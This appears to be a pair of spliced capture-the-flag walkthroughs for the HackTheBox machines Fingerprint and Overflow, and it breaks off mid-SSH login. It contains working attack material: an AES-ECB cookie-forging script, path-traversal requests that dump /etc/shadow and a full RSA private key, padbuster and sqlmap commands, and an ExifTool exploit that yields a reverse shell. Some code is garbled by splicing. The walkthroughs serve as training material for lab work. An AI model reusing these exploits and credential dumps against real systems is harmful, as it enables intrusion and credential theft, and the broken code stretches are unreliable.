
This does appear to be static so we don’t have much to worry about. It appears to be using AES-ECB:
- 
Here are the functions for this:
``` bash
SECRET = "password"
KEY = "mykey"
cryptor = AES.new(KEY, AES.MODE_ECB)
def decrypt(data):
result = cryptor.decrypt(data.decode("hex"))
pad_len = ord(result[-1])
return result[:-pad_len]
def encrypt(data):
# do some padding
block_size = 16
pad_size = block_size - len(data) % block_size
padding = chr(pad_size) * pad_sizestart_block_gap = 64
known = ",7h15_15_4_v3ry_57r0n6_4nd_uncr4ck4bl3_p455phr453!!!,true"
cookies = {"user_id":"49f5f0062780bed62dc06bf4a8d2dd9cb5c3fda50e19a5a840262c26c001bb0338550635d9fd36fef81113d9fbd15805193308e099ee214406b0a87c0b6587fb"}
session = requests.session()
data += padding
return cryptor.encrypt(data).encode('hex')
```
We can forward localhost:8088 to ourselves from the target box and see if we can attack this:
``` bash
ssh -L 8088:localhost:8088 -i id_rsa john@fingerprint.htb
```
``` bash
import requests
from string import printable
def getBlocks(userid):
new=[]
for i in range(0, len(userid),blockSize):
new.append(userid[i:i+blockSize])
return new
"""
def determine_blockSize():
newUIDLen = 0
username_len = 1
while UIDLen >= newUIDLen:
request = session.post("http://localhost:8088/profile", data={"new_name":"\x01"*username_len}, cookies=cookies, allow_redirects=False)
userid = request.cookies['user_id']
newUIDLen = len(userid)
print(username_len)
print("username = "+"a"*username_len+" yield length = "+str(newUIDLen))
username_len+=1
print("\n".join(getBlocks(userid)))
print("-"*32)
"""
def main():
known = ',7h15_15_4_v3ry_57r0n6_4nd_uncr4ck4bl3_p455phr4'
while True:
request = session.post("http://localhost:8088/profile", data={"new_name":"\x01"*(start_block_gap-len(known))}, cookies=cookies, allow_redirects=False)
userid = request.cookies['user_id']
bblock = getBlocks(userid)
print(bblock[3])
for character in printable:
request = session.post("http://localhost:8088/profile", data={"new_name":"\x01"*(start_block_gap-len(known))+known+character}, cookies=cookies, allow_redirects=False)
userid = request.cookies['user_id']
block = getBlocks(userid)
if(block[3] == bblock[3]):
print(known+character)
known+=character
if __name__ == "__main__":
session = requests.Session()
cookies = {"user_id":"49f5f0062780bed62dc06bf4a8d2dd9cb5c3fda50e19a5a840262c26c001bb0338550635d9fd36fef81113d9fbd15805193308e099ee214406b0a87c0b6587fb"}
UIDLen = 128
blockSize = 32
start_block_gap = 63
main()
```
``` bash
┌──(root💀kali)-[~/hackthebox/machine/Fingerprint]
└─# python3 att.py 1 ⨯
f45c2407de3a6ead5cc9b932f55fdf92
,7h15_15_4_v3ry_57r0n6_4nd_uncr4ck4bl3_p455phr45
2cbf5b00a2b8f3c89a9c62ce1dbe19d0
,7h15_15_4_v3ry_57r0n6_4nd_uncr4ck4bl3_p455phr453
```
yes, we did...
After using this, we can try retrieve a working cookie to give ourselves access to the admin portal:
``` bash
import requests
def main():
r = session.post("http://localhost:8088/profile", data = {"new_name":"\x01"*(start_block_gap-len(known))+known}, cookies=cookies, allow_redirects=False)
UID = r.cookies['user_id']
print(UID)
if __name__ == "__main__":
start_block_gap = 64
known = ",7h15_15_4_v3ry_57r0n6_4nd_uncr4ck4bl3_p455phr453!!!,true"
cookies = {"user_id":"49f5f0062780bed62dc06bf4a8d2dd9cb5c3fda50e19a5a840262c26c001bb0338550635d9fd36fef81113d9fbd15805193308e099ee214406b0a87c0b6587fb"}
session = requests.session()
main()
```
Running the script, I get the following:
``` bash
┌──(root💀kali)-[~/hackthebox/machine/Fingerprint]
└─# python3 cook.py
1864bc52a87c7c688573a0fff1aea89cfb4f34faed3576cfcf70f713ffea485b01b1b06d23e2c6c8eacc793c07597edc4beba4fa5b1c380302525ee6e935282ff30abe9eba1c358b7a675b5e1e9ad7548c9b3fefd732c4a597b9edd3bebc9e1cf45c2407de3a6ead5cc9b932f55fdf92c5dd1d4c7488606dc98abd2d888f12ef
```
Finally, we reuse our LFI to geet root’s flag:
``` bash
GET /admin/view/../../etc/shadow HTTP/1.1
Host: 127.0.0.1:8088
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: CATS=95dvh0oeepi123t462f8l9ogjn; JSESSIONID=04cd9eef705ab7196f449e33a540; user_id=1864bc52a87c7c688573a0fff1aea89cfb4f34faed3576cfcf70f713ffea485b01b1b06d23e2c6c8eacc793c07597edc4beba4fa5b1c380302525ee6e935282ff30abe9eba1c358b7a675b5e1e9ad7548c9b3fefd732c4a597b9edd3bebc9e1cf45c2407de3a6ead5cc9b932f55fdf92c5dd1d4c7488606dc98abd2d888f12ef
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
```
``` bash
root:$6$majc7QP4$VMJpElFyLIyyBoq4QFLBGkuY0q9BrThALCyM54jGim.gJQlOsVUBI5nmu70LNV1FV2GxiyqbpzMkFk/x9ahgc1:18928:0:99999:7:::
daemon:*:18480:0:99999:7:::
bin:*:18480:0:99999:7:::
sys:*:18480:0:99999:7:::
sync:*:18480:0:99999:7:::
games:*:18480:0:99999:7:::
man:*:18480:0:99999:7:::
lp:*:18480:0:99999:7:::
mail:*:18480:0:99999:7:::
news:*:18480:0:99999:7:::
uucp:*:18480:0:99999:7:::
proxy:*:18480:0:99999:7:::
www-data:*:18480:0:99999:7:::
backup:*:18480:0:99999:7:::
list:*:18480:0:99999:7:::
irc:*:18480:0:99999:7:::
gnats:*:18480:0:99999:7:::
nobody:*:18480:0:99999:7:::
systemd-network:*:18480:0:99999:7:::
systemd-resolve:*:18480:0:99999:7:::
syslog:*:18480:0:99999:7:::
messagebus:*:18480:0:99999:7:::
_apt:*:18480:0:99999:7:::
lxd:*:18480:0:99999:7:::
uuidd:*:18480:0:99999:7:::
dnsmasq:*:18480:0:99999:7:::
landscape:*:18480:0:99999:7:::
pollinate:*:18480:0:99999:7:::
sshd:*:18896:0:99999:7:::
john:$6$lK2ZQ//M$Ix2MY.gi6rgcXRVuxRxWj4vPzKxS5IRNKkY.lQpVTdu0ukcERk1dzTm6GrSucBsd1DqvLpnxRuw.3QsWyzp3j0:18896:0:99999:7:::
mysql:!:18896:0:99999:7:::
flask:!:18896:0:99999:7:::
```
and get root's ssh key
``` bash
GET /admin/view/../../root/.ssh/id_rsa HTTP/1.1
-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEAvBdEECQOhzxNhtcyq8/TU6T1hbSK2WYbpF3OBMlCKUeh5Z62
i9RmFG1BVU5i7IMAVelL92WrGgYXfp2A9oIeLugEIjGcqAkK0aqWM6PnaSvGsnzj
wmncPtNqudxWMPMozOc5baf9RIWDGG84KZrhk+FMt75amL6uFgz/ztXsHAotrBF8
QLdKU92/jddEd4c5T5N4kpLm+cR2vYH4JW12mp2/vthkM1kD0g0q6u6i7Ofl/XQi
gRn8oJmh54+SMc+HgQKhtTf0u1Dg15Ij9GvdlFn4iz/jUF93vZz4wFD58q9N2R9u
lZWTCm+BOqhca0jNaQgX5kQtkZ2uoU/XqzunIQIDAQABAoIBAQCuMn3+1OX/qYHD
mBp9tQRrOyOIqSTPIxoGqDndhOeZg5YVK2C1MAk6cdVIREip8smkx2Rrw+UrPOkV
gpmls+xwVME/SeNkXLuAYxSozuvLI5fqRnBJ5fDs3rDBYacRvqHS43L0c9jEVUKM
prTFE4RHiSmcIteVD0P7eB6SWN1LOSrKxMipTUhRG3m1b6QyQEO8S2zPxqklQxHh
pq5zcZaLINr5TVwB7jiDidfbIN3obIBzTU1WrCn5Re8Tyu1Xlmljva1U3kfjhlSL
iuMlYPi4omt6ZODy9qnImJvCh35ZhIs1tyR1XFwtyeOermwwDFbOEX14bNk1c7Nb
QgebG7gBAoGBAOlQmS3HIdEnuaJeQCqJQ2MQP50O0GEvvbB1IRLjPRKpW6amC2rv
Udrmk/6SQUwcxEDNjLkcabn1BAw6ZKBsUjGydVnW+awRQqWmdL9CLcMhFI922V+G
mb8DEq1dO4KsY909E23yq1R7z1De5r1wMzL85+2QeoadHEgAXsjKjbyxAoGBAM5h
AWKxxdo4k2qv8FeAcy9xGbcpP9YUEnySCOVrFYYAenR+oeWHmojF8T8WAAChdsgc
YHmbPi0etlAX4pAt3ww05SPjdUNb81avAiKphRITVF/hr1DWqdSrjHgmO8JhPgY+
132qO8rHjnfsMmh+eSWQXPy1O9yYVed1sgzDlG1xAoGAWBNY//MATRiV9zllN6mB
itADc6K3/zgqf4Z36c1mrLjKJGriPIgDeoM4sw07ISRq4Zu219pl/xEDaipQ+k5p
6ODZdAS3U8FgS3A++kRdSiAextmyzWDegUEDt/ZOFNJHEKmRwBuvmcDzTjAXIsRM
T58xXnkAB/kfR/77yQjN4MECgYEAw5fsWD1j5o34KQTWJBf5Et1+IblWZu5fFvDQ
vZ3fqECLzhy2E3ORYk83dTLEjdR5Xu6GALrBEsIox3/bmgnfexImmPzaBhz/Ywg6
Xd+L3rWzIawjG9pW2tg7KSQTPwYqYoDseoz8XhMDU2Tn4WD8MD3B4z9gnJFD2ToS
pUY3RgECgYEAyWrVpT9rI4j2pDC/ht54dtCltxw+jcZp5F57IsAy7ldlsefuwoNr
GWUYBeBWuK8vx14XYNvMt45eg/GaU02VSoczuNPIvOoKbrH3+BXK290zxvwznqTS
oggFxgjTq+oAawHPmDGDrWgqoa/Aecd6C0t94Tv7avfE9ZBJ4QWMsms=
-----END RSA PRIVATE KEY-----
```

and we can get both user and root flag:
``` bash
┌──(root💀kali)-[~/hackthebox/machine/Fingerprint]
└─# chmod 600 id_rsa
┌──(root💀kali)-[~/hackthebox/machine/Fingerprint]
└─# ssh -i id_rsa root@10.10.11.127
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 4.15.0-163-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
System information as of Thu Feb 3 16:28:29 UTC 2022
System load: 0.05 Processes: 165
Usage of /: 54.5% of 6.82GB Users logged in: 0
Memory usage: 22% IP address for eth0: 10.10.11.127
Swap usage: 0%
0 updates can be applied immediately.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
Last login: Thu Feb 3 16:11:52 2022 from 10.10.14.25
root@fingerprint:~# cat root.txt
0199cf2de74d5952dc56bb24543a5b32
root@fingerprint:~# cat /home/john/user.txt
28b1f5b9f3b4d8ed1edc0914ee9c78e1
```
- 
#### Summary of knowledge
- LFI read users.db file
- xss steal admin's auth_secondary param
- decode jwt cookie and then forge
- Hibernate Query Language Injection bypass login
- RCE via forged jwt cookie to get a reverse shell
- py script extract id_rsa key through SUID binary
- java classes has a hibernate password commented out
- forge admin's user_id through custom AES-ECB script
- LFI reuse to get root's flag and root's ssh key
#### Contact me
- QQ: 1185151867
- twitter: https://twitter.com/fdlucifer11
- github: https://github.com/FDlucifer
I'm lUc1f3r11, a ctfer, reverse engineer, ioter, red teamer, coder, gopher, pythoner, AI lover, security reseacher, hacker, bug hunter and more...
## Padding Oracle 与任务身份
认证 cookie 的填充侧信道连接管理面,ExifTool 和数据库凭据进一步到本地用户。cron 和 file_encrypt 的逆向材料保留在后半段。
来源 overflow · 原记录 2022-03-11 · 26 个代码块 · 6 处图片引用
查看分析过程、攻击步骤与完整代码

#### introduce
OS: Linux
Difficulty: Hard
Points: 40
Release: 23 Oct 2021
IP: 10.10.11.119
- 
- 
#### Enumeration
#### NMAP
``` bash
┌──(root💀kali)-[~/hackthebox/machine/overflow]
└─# nmap -sV -v -p- -Pn --min-rate=10000 10.10.11.119
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
25/tcp open smtp Postfix smtpd
80/tcp open http Apache httpd 2.4.29 ((Ubuntu))
Service Info: Host: overflow; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```
If you do a nmap scan against the box ip, you will find three ports open 22, 25 and 80.
#### 80 - http
Go to http://10.10.11.119/ and you will see a website.
Go to http://10.10.11.119/register.php and register for an account. And then login with those created credentials.
In the homepage, do inspect and go to Storage. There, you will find a cookie which is vulnerable to oracle padding attack.
``` bash
Cookie: auth=EchgxUSqB7AMH7COmJfenPjpe0%2BDlJRZ
```
Clone this repo [PadBuster](https://github.com/AonCyberLabs/PadBuster) to your machine.
or just run:
``` bash
apt-get install padbuster
```
To exploit it, run it like below:
``` bash
padbuster http://10.10.11.119 EchgxUSqB7AMH7COmJfenPjpe0%2BDlJRZ 8 -cookie auth=EchgxUSqB7AMH7COmJfenPjpe0%2BDlJRZ -plaintext user=admin
```

You will get the admin cookie: BAitGdYuupMjA3gl1aFoOwAAAAAAAAAA Change the cookie with this cookie and you will get admin access.
- 
There is sqli vulnerability if you go to
``` bash
http://10.10.11.119/home/logs.php?name=admin
```
Open burpsuite and capture the request, send it to repeater and copy it to a file to perform sqlmap.
``` bash
GET /home/logs.php?name=admin HTTP/1.1
Host: 10.10.11.119
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: auth=BAitGdYuupMjA3gl1aFoOwAAAAAAAAAA; CMSSESSIDf25decdf38ae=l8s6fp07ip0spm3fles18c1s84
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```
You will find three databases:
``` bash
┌──(root💀kali)-[~/hackthebox/machine/overflow]
└─# sqlmap -r sql.txt --dbs
[09:58:52] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 18.04 (bionic)
web application technology: Apache 2.4.29
back-end DBMS: MySQL 5
[09:58:52] [INFO] fetching database names
available databases [4]:
[*] cmsmsdb
[*] information_schema
[*] logs
[*] Overflow
```
If you go through Overflow and cmsmsdb database, you will find there is a subdomain named devbuild-job.overflow.htb.
Go to /etc/hosts file
Now, go to http://devbuild-job.overflow.htb/ and you will see a webpage:
If you go to /home/profile, you can bypass the login.
``` bash
http://devbuild-job.overflow.htb/home/profile/
```
This Upload Resume option is using exiftool which is vulnerable to Remote Code Execution.
To fetch the working POC, clone this repo [CVE-2021-22204-exiftool](https://github.com/convisolabs/CVE-2021-22204-exiftool).
Then run the below command:
``` bash
apt install djvulibre-bin exiftool
```
Now inside that repo, you will find a python script named exploit.py. Open that file and edit the ip and port to your choice in which you will have to listen for a reverse shell.
Start your netcat listener!
Run the exploit.py file and it will create a malicious image.jpg in the current directory.
Now upload that image.jpg into the resume and you will get a reverse shell back.
``` bash
┌──(root💀kali)-[~/CVE-2021-22204-exiftool]
└─# python3 exploit.py
1 image files updated
┌──(root💀kali)-[~/CVE-2021-22204-exiftool]
└─# ls
configfile exploit.djvu exploit.py image.jpg image.jpg_original lab payload payload.bzz README.md
```
To make it a better tty shell, do the following:
1. python3 -c "import pty; pty.spawn('/bin/bash')"
2. Ctrl + Z
3. stty raw -echo;fg
4. reset
5. screen
6. export TERM=xterm
but we can't read user flag directly
``` bash
www-data@overflow:/home$ cat tester/user.txt
cat: tester/user.txt: Permission denied
www-data@overflow:/home$
```
SSH as developer Now, if you go to /var/www/html/config, you will find a file named db.php.
``` bash
www-data@overflow:/home$ cat /var/www/html/config/db.php
```
Now you can ssh as developer with password: sh@tim@n
``` bash
┌──(root💀kali)-[~/hackthebox/machine/overflow]
└─# ssh developer@10.10.11.119
The authenticity of host '10.10.11.119 (10.10.11.119)' can't be established.
ED25519 key fingerprint is SHA256:u34uNgEoUmZK0MiCLEYEHIf4Uc+i2Zb6noKZy4YUgw8.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.119' (ED25519) to the list of known hosts.
developer@10.10.11.119's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 4.15.0-159-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
System information as of Fri Mar 11 20:42:05 IST 2022
